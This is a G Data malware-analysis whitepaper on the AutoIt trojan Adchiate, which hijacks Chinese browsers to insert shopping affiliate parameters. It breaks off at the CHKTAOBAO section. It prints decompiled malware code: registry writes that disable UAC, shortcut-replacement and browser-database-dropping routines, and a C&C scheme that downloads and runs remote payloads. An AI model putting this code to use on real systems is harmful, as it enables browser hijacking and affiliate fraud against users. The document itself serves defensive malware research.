SIMPLY SECURE

G Data
Whitepaper 05/09/2017

Analysis of Adchiate

Win32.Trojan.Adchiate.A

Analysis by: https://twitter.com/RansomBleed

Contents

Adchiate

1. Introduction

Adchiate[1] was found inside the Virustotal database. There are some variants of Adchiate with different icons, but the same functions, as you can see from 10. File hashes at the end of this report. In short, Adchiate is an AutoIt based malware, which is targeting mostly Chinese users, since only browsers like 360Chrome or QQBrowser – which are Chinese browsers - are affected. The main functionality of this malware is adding affiliate parameters once the browser makes a request to specific Chinese shopping websites, with the goal to earn money. As the whole installation process of Adchiate is quite confusing, see the graphics below first.

2. Let's get graphical

To get a better understanding how Adchiate is working, here are some graphics.



*Random = a random, alphabetical, uppercase text, with the length of 8
Adchiate.exe
Executes 3x
Downloads "ist.dat", "C:\ProgramData\M"+*Random
Copys itself to "C:\ProgramData \M"+*Random+"\"+*Random+".exe"
Ist.dat
InstallConfig.dat
*Random.exe
Configuration file gets placed to "C:\ProgramData\M"+*Random+" \InstallConfig.dat"

Figure 1. Initialization procedure. User starts Adchiate the third time to make it runs as "wanted".



*Random = a random, alphabetical, uppercase text, with the length of 8
Adchiate.exe
Executes 1x
Executes the file "C:\ProgramData \M"+*Random+"\MallSr.dat" if available
If available
Executes "C:\ProgramData \M"+*Random+"\ist.dat" as AutoIt executable
Ist.dat
1) Sets registry keys, as explained in 5
2) Drops "MallSr.dat", "OpenHome.dat", *Random.exe to "C:\ProgramData\M"+*Random
3) Replaces shortcuts, also explained in 5
MallSr.dat
1) Drops browser history files
2) Attaches to the Internet Explorer
If the computer has internet connection, the file "IdPro.dat" gets downloaded and executed as AutoIt executable
IdPro.dat
Installs executable to "C:\ProgramData\W"+*Random"
"随机转EXE调用程序-151.2.2.3.exe"

Figure 2. Procedure, after the user clicked Adchiate.exe thrice.

3. Initialization

After looking at the graphics above, it is obvious, that this malware isn't usual at all.

The weirdness begins with the fact that Adchiate needs to be executed three times in order to execute its core functionalities. In the first two times when Adchiate is started, a line with the current timestamp gets written to the log file "StarLog.txt" inside the current directory. Only if this file has more than 2 lines of logs, Adchiate further executes the code.

This functionality doesn't really make sense to me, as a malware author usually wants that his malicious program is getting executed as quickly as possible – without much user interaction.

So after executing Adchiate thrice, it looks for the first .dat file it can find inside the folder "C:\ProgramData". If the search was unsuccessful, it creates a random .dat file inside "C:\ProgramData" with the length of 8 characters, containing only uppercase letters. After that, it reads configuration details from the previously created .dat file and returns hardcoded default values in case the specific configuration value inside the .dat file doesn't exist. Furthermore, the current timestamp gets written to the configuration file in "C:\ProgramData\MGIWSXQOK\InstallConfig.dat". "MGIWSXQOK" is the randomly generated folder in our case.


Next, Adchiate terminates a potentially running “GIWSXQOK.exe” (*Random.exe), copies itself to “C:\ProgramData\MGIWSXQOK\GIWSXQOK.exe” and starts the “GIWSXQOK.exe” inside the folder “C:\ProgramData\MGIWSXQOK\”. This random folder/file technique is used with the intention of giving anti-virus products a hard time detecting the process, since now it’s not that simple anymore to detect the malicious process.

4. Connection

After Adchiate finished its initialization phase, it will continue with an endless loop with 2 different GET requests to the C&C inside.

Firstly, it connects to the websites “http://baidu[dot]com” and “http://soso[dot]com”, stores the content of the webpages temporary and checks if the “<head>” tag in both temporary files exist, to make sure the internet connection is available.

After that, it tries to connect to the Baidu profile “http://www.baidu[dot]com/p/q22223344/detail”. If this fails, because the profile doesn’t exist anymore, it then tries to connect to the URL “http://q22223344.blog.163[dot]com/profile/”. If both of those methods fail, Adchiate uses a hardcoded host “www.itbxw[dot]com” to connect. On both of the profiles a hexadecimal string is stored, as you can see in figure 3. Once decoded it turns out to be the C&C server “www.itbxw[dot]com”. The author uses the website profiles to store the C&C URL, in case the main host is flagged by security systems. That way, the author can change the host quickly, without having to setup the malware again.



基本资料

个人简介 \\\\70F8E7777772E69746278772E636F6D1A83U\\\\

Figure 3. Baidu profile

4.1.1.1. Get request 1)

Parameter u -> Seems to be the user variable, 60000 is the hardcoded default value.

The request: “/iwebstatus.php?u=60000”

This request returns some configuration details like the current version for the malware and stores them to the file “C:\Users\User\AppData\Local\Temp\Webstatus.dat”.

4.1.1.2. Get request 2)

- Parameter u -> Seems to be the user variable, 60000 is the hardcoded default value.
- Parameter i -> Is empty, because the default configuration return value is empty.
- Parameter p -> Is 0, because of the default configuration value.
- Parameter o -> Is the current operating System + Version
- Parameter v -> Is the current version of the malware, while “v=151.2.2.3.D,” is hardcoded and the second part is “20170224” retrieved from the “C:\Users\User\AppData\Local\Temp\Webstatus.dat” configuration file.

The final request looks like this:

“/ipost.php?a=1&u=60000&i=&p=0&o=Microsoft%20Windows%207%20Home%20Basic%20N%20&v=151.2.2.3.D,20170224”

After those requests, it checks if the version inside “Webstatus.dat” is not equal to the hardcoded one. It also checks if the file size of “ist.dat” is not equal to the “GetSize” configuration value inside “Webstatus.dat”.

If one of the comparisons above turns out to be true (a new update is available), it proceeds with downloading the file “http://itbxw[dot]com/ist.rar”, saving it as “ist.dat” inside the current directory and saves the version from “C:\Users\User\AppData\Local\Temp\Webstatus.dat” inside “C:\ProgramData\MGIWSXQOK\InstallConfig.dat”.

5. Initialization of MGIWSXQOK(ist.dat)

With the fourth execution of Adchiate, ist.dat is executed.


Ist.dat, which is an AutoIt compiled file (a3x), starts with setting a few registry keys.

Function	Functionality
REGWRITE("HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Power", "HiberbootEnabled", "REG_DWORD", "0")	Disables the hiberboot functionality, which is used to start the computer quickly
REGWRITE("HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System","ConsentPromptBehaviorAdmin","REG_DWORD", "0")	Allows the consent admin to execute an operation which requires elevation without credentials

REGWRITE("HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System", "PromptOnSecureDesktop","REG_DWORD", "0")	Disables secure desktop prompting
REGWRITE("HKEY_LOCAL_MACHINE\Software\Micrososft\Windows\CurrentVersion\Policies\System", "EnableLUA", "REG_DWORD", "0")	Disables the notification when new software is installed

Next, it will copy the files “MallSr-20170224.a3x” as “MallSr.dat”, “OpenHome-151.2.2.8.a3x” as “OpenHome.dat” and “AutoIt3-3.3.10.2.exe” as “HGIWSXQOK.exe”, which where embedded inside ist.dat using the AutoIt “FileInstall” function, to the “C:\ProgramData\MGIWSXQOK” directory.

After that, it will iterate through various browsers and their versions like the Internet Explorer, 360 Secure Browser or Google Chrome. In total 27 browsers are listed to check. You can see a partial list in figure 4. For every browser it finds, it will replace the desktop shortcut to the specific browser with its own. The shortcut contains a hardcoded short URL “http://t[dot]cn/Rc0HqIo”, which the browser loads when the shortcut is executed.




```
$360SE5 = FILEGETSHORTCUT(@DESKTOPCOMMONDIR & "\360安全浏览器5.lnk")
IF NOT @ERROR THEN
    FILECREATESHORTCUT($360SE5[0], @DESKTOPCOMMONDIR & "\360安全浏览器最新版.lnk", $360SE5[1], $HOMEHTML, "", $360SE5[0], "", "", @SW_SHOW)
    FILEDELETE(@DESKTOPCOMMONDIR & "\360安全浏览器5.lnk")
ENDIF
$360SE6 = FILEGETSHORTCUT(@DESKTOPCOMMONDIR & "\360安全浏览器6.lnk")
IF NOT @ERROR THEN
    FILECREATESHORTCUT($360SE6[0], @DESKTOPCOMMONDIR & "\360安全浏览器最新版.lnk", $360SE6[1], $HOMEHTML, "", $360SE6[0], "", "", @SW_SHOW)
    FILEDELETE(@DESKTOPCOMMONDIR & "\360安全浏览器6.lnk")
ENDIF
$360SE7 = FILEGETSHORTCUT(@DESKTOPCOMMONDIR & "\360安全浏览器7.lnk")
IF NOT @ERROR THEN
    FILECREATESHORTCUT($360SE7[0], @DESKTOPCOMMONDIR & "\360安全浏览器最新版.lnk", $360SE7[1], $HOMEHTML, "", $360SE7[0], "", "", @SW_SHOW)
    FILEDELETE(@DESKTOPCOMMONDIR & "\360安全浏览器7.lnk")
ENDIF
$360CHROME = FILEGETSHORTCUT(@DESKTOPCOMMONDIR & "\360极速浏览器.lnk")
IF NOT @ERROR THEN
    FILECREATESHORTCUT($360CHROME[0], @DESKTOPCOMMONDIR & "\360极速最新版.lnk", $360CHROME[1], $HOMEHTML, "", $360CHROME[0], "", "", @SW_SHOW)
    FILEDELETE(@DESKTOPCOMMONDIR & "\360极速浏览器.lnk")
ENDIF
$GOOGLE = FILEGETSHORTCUT(@DESKTOPCOMMONDIR & "\Google Chrome.lnk")
IF NOT @ERROR THEN
    FILECREATESHORTCUT($GOOGLE[0], @DESKTOPCOMMONDIR & "\Google Chrome New.lnk", $GOOGLE[1], $HOMEHTML, "", $GOOGLE[0], "", "", @SW_SHOW)
    FILEDELETE(@DESKTOPCOMMONDIR & "\Google Chrome.lnk")
ENDIF
$SOGOU = FILEGETSHORTCUT(@DESKTOPCOMMONDIR & "\搜狗高速浏览器.lnk")
IF NOT @ERROR THEN
    FILECREATESHORTCUT($SOGOU[0], @DESKTOPCOMMONDIR & "\搜狗高速最新版.lnk", $SOGOU[1], $HOMEHTML, "", $SOGOU[0], "", "", @SW_SHOW)
    FILEDELETE(@DESKTOPCOMMONDIR & "\搜狗高速浏览器.lnk")
ENDIF
$QQTT = FILEGETSHORTCUT(@DESKTOPCOMMONDIR & "\QQ浏览器.lnk")
IF NOT @ERROR THEN
    FILECREATESHORTCUT($QQTT[0], @DESKTOPCOMMONDIR & "\QQ浏览器最新版.lnk", $QQTT[1], $HOMEHTML, "", $QQTT[0], "", "", @SW_SHOW)
    FILEDELETE(@DESKTOPCOMMONDIR & "\QQ浏览器.lnk")
ENDIF
$QQTT2 = FILEGETSHORTCUT(@DESKTOPCOMMONDIR & "\腾讯TT.lnk")
IF NOT @ERROR THEN
    FILECREATESHORTCUT($QQTT2[0], @DESKTOPCOMMONDIR & "\腾讯TT最新版.lnk", $QQTT2[1], $HOMEHTML, "", $QQTT2[0], "", "", @SW_SHOW)
    FILEDELETE(@DESKTOPCOMMONDIR & "\腾讯TT.lnk")
ENDIF
$FIREFOX = FILEGETSHORTCUT(@DESKTOPCOMMONDIR & "\Mozilla Firefox.lnk")
IF NOT @ERROR THEN
    FILECREATESHORTCUT($FIREFOX[0], @DESKTOPCOMMONDIR & "\Mozilla Firefox New.lnk", $FIREFOX[1], $HOMEHTML, "", $FIREFOX[0], "", "", @SW_SHOW)
    FILEDELETE(@DESKTOPCOMMONDIR & "\Mozilla Firefox.lnk")
ENDIF
$MAXTHON = FILEGETSHORTCUT(@DESKTOPCOMMONDIR & "\傲游云浏览器.lnk")
IF NOT @ERROR THEN
    FILECREATESHORTCUT($MAXTHON[0], @DESKTOPCOMMONDIR & "\傲游浏览器最新版.lnk", $MAXTHON[1], $HOMEHTML, "", $MAXTHON[0], "", "", @SW_SHOW)
    FILEDELETE(@DESKTOPCOMMONDIR & "\傲游云浏览器.lnk")
ENDIF
```

Figure 4. Browser .lnk replacement

Once the routine of replacing browser desktop .lnk's has finished, it will create a few batch and text files inside the folder "C:\ProgramData\MGIWSXQOK". To sum up, there is a main .bat file "TGIWSXQOK.bat" which is reading 3 other batch file names from the text file "TGIWSXQOK.txt". The 3 other batch files are "DGIWSXQOK.bat", "HGIWSXQOK.bat" and "ZGIWSXQOK.bat". The contents of the 2 "DGIWSXQOK.bat" and "ZGIWSXQOK.bat" batch files are similar to figure 5., which you can find below. The difference is, that inside "DGIWSXQOK.bat", "DGIWSXQOK.exe" is trying to be executed and in "ZGIWSXQOK.bat", "ZGIWSXQOK.exe".

"HGIWSXQOK.bat" looks more interesting, inside it executes "HGIWSXQOK.exe" with the parameter "/AutoIt3ExecuteScript 'C:\ProgramData\MGIWSXQOK\OpenHome.dat'". Oddly enough that these batch files are created, the malware isn't trying to execute them in any routine.



```
@echo off
if exist "C:\ProgramData\WGIWSXQOK\DGIWSXQOK.exe" start "" "C:\ProgramData\WGIWSXQOK\DGIWSXQOK.exe"
exit
```

Figure 5. DGIWSXQOK.bat contents


Lastly, ist.dat executes a similar connectivity-checking routine as written in 4. Connection. But instead of connecting to web profiles, it downloads the file "http://dl.itbxw[dot]com/idpro.rar". After saving the downloaded file into "C:\Users\User\AppData\Local\Temp\IdPro.dat", it will execute it as AutoIt3 executable.

Inside "IdPro.dat", the AutoIt "FileInstall" function is called, installing the file `"随机转EXE调用程序-151.2.2.3.exe"` to the folder "C:\ProgramData\MGIWSXQOK", which is fetched through the file name from the earlier created empty file "C:\ProgramData\GIWSXQOK.dat".

After that, the "C:\ProgramData\MGIWSXQOK\InstallConfig.dat" "DPro" value is set to 1 using the "IniWrite" function.

6. Initialization of MallSr.dat

The Autoit3 executable "MallSr.dat" starts with placing browser history files in the .sqlite3 database format to various browser locations, as you can see in figure 6. This has the effect, that if the user enters a website appearing in the database, a drop-down list will be shown, just like in figure 7.



```
FILEINSTALL("Mall.dat", @APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\Mall.dat", 1)
FILEINSTALL("switcher", @APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switcher", 1)
FILEINSTALL("switcher-journal", @APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switcher-journal", 1)
FILEINSTALL("MCPattern.db", @APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\MCPattern.db", 1)
FILEINSTALL("MCPattern3.db", @APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\MCPattern3.db", 1)
FILEINSTALL("switch_core_manual", @APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switch_core_manual", 1)
FILEINSTALL("switch_core_manual-journal", @APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switch_core_manual-journal", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\MCPattern.db", @APPDATADIR & "\SogouExplorer\MCPattern.db", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\MCPattern3.db", @APPDATADIR & "\SogouExplorer\MCPattern3.db", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switcher", @APPDATADIR & "\360se6\User Data\Default\switcher", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switcher-journal", @APPDATADIR & "\360se6\User Data\Default\switcher-journal", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switcher", @APPDATADIR & "\360se6\User Data\Default\ieswitcher", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switcher-journal", @APPDATADIR & "\360se6\User Data\Default\ieswitcher-journal", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switcher", @USERPROFILEDIR & "\Local Settings\Application Data\360Chrome\Chrome\User Data\Default\ieswitcher", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switcher-journal", @USERPROFILEDIR & "\Local Settings\Application Data\360Chrome\Chrome\User Data\Default\ieswitcher-journal", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switcher", @USERPROFILEDIR & "\Local Settings\Application Data\360Chrome\Chrome\User Data\Default\switcher", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switcher-journal", @USERPROFILEDIR & "\Local Settings\Application Data\360Chrome\Chrome\User Data\Default\switcher-journal", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switcher", @USERPROFILEDIR & "\AppData\Local\360Chrome\Chrome\User Data\Default\ieswitcher", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switcher-journal", @USERPROFILEDIR & "\AppData\Local\360Chrome\Chrome\User Data\Default\ieswitcher-journal", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switcher", @USERPROFILEDIR & "\AppData\Local\360Chrome\Chrome\User Data\Default\switcher", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switcher-journal", @USERPROFILEDIR & "\AppData\Local\360Chrome\Chrome\User Data\Default\switcher-journal", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switcher", $360CHROME & "\360Chrome\Chrome\User Data\Default\ieswitcher", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switcher-journal", $360CHROME & "\360Chrome\Chrome\User Data\Default\ieswitcher-journal", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switcher", $360CHROME & "\360Chrome\Chrome\User Data\Default\switcher", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switcher-journal", $360CHROME & "\360Chrome\Chrome\User Data\Default\switcher-journal", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switcher", $360SE6 & "\360se6\User Data\Default\switcher", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switcher-journal", $360SE6 & "\360se6\User Data\Default\switcher-journal", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switcher", $360SE6 & "\360se6\User Data\Default\ieswitcher", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switcher-journal", $360SE6 & "\360se6\User Data\Default\ieswitcher-journal", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switch_core_manual", @USERPROFILEDIR & "\Local Settings\Application Data\Tencent\QQBrowser\User Data\switch_core_manual", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switch_core_manual-journal", @USERPROFILEDIR & "\Local Settings\Application Data\Tencent\QQBrowser\User Data\switch_core_manual-journal", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switch_core_manual", @USERPROFILEDIR & "\AppData\Local\Tencent\QQBrowser\User Data\switch_core_manual", 1)
FILECOPY(@APPDATACOMMONDIR & "\M" & $SEARCHNAME & "\switch_core_manual-journal", @USERPROFILEDIR & "\AppData\Local\Tencent\QQBrowser\User Data\switch_core_manual-journal", 1)
```

Figure 6.Functionality of dropping browser databases




Figure 7. The effect of trying to visit a URL inside the dropped database

Going further in the source code, the running MallSr.dat will enter an endless loop, which will open the default browser with a URL read from the configuration file in "C:\Users\User\AppData\Local\Temp\Webstatus.dat" at the first iteration. Opening the browser in the first iteration only makes sure, that the user doesn't get spammed with new browser windows opening up all the time. Next, it will log all the visited sites as hexadecimal string to "C:\ProgramData\MGIWSXQOK\BrowseLog.dat" except for some domains, listed below:

"hao123.com", "123.sogu.com", "daohang.qq.sogou.com", "1141a.com", "hao.qq.com", "265.com", "duba.com", "hao.360.cn", "1616.net"

6.1.1.1. CHKOTHER function

Adchiate iterates through a list of URLs and checks whether a currently running IE instance has loaded one of the URLs in the list. If this condition is true, it will redirect the browser to the same URL with a tracking / affiliate parameter attached.

6.1.1.2. CHKTAOBAO function

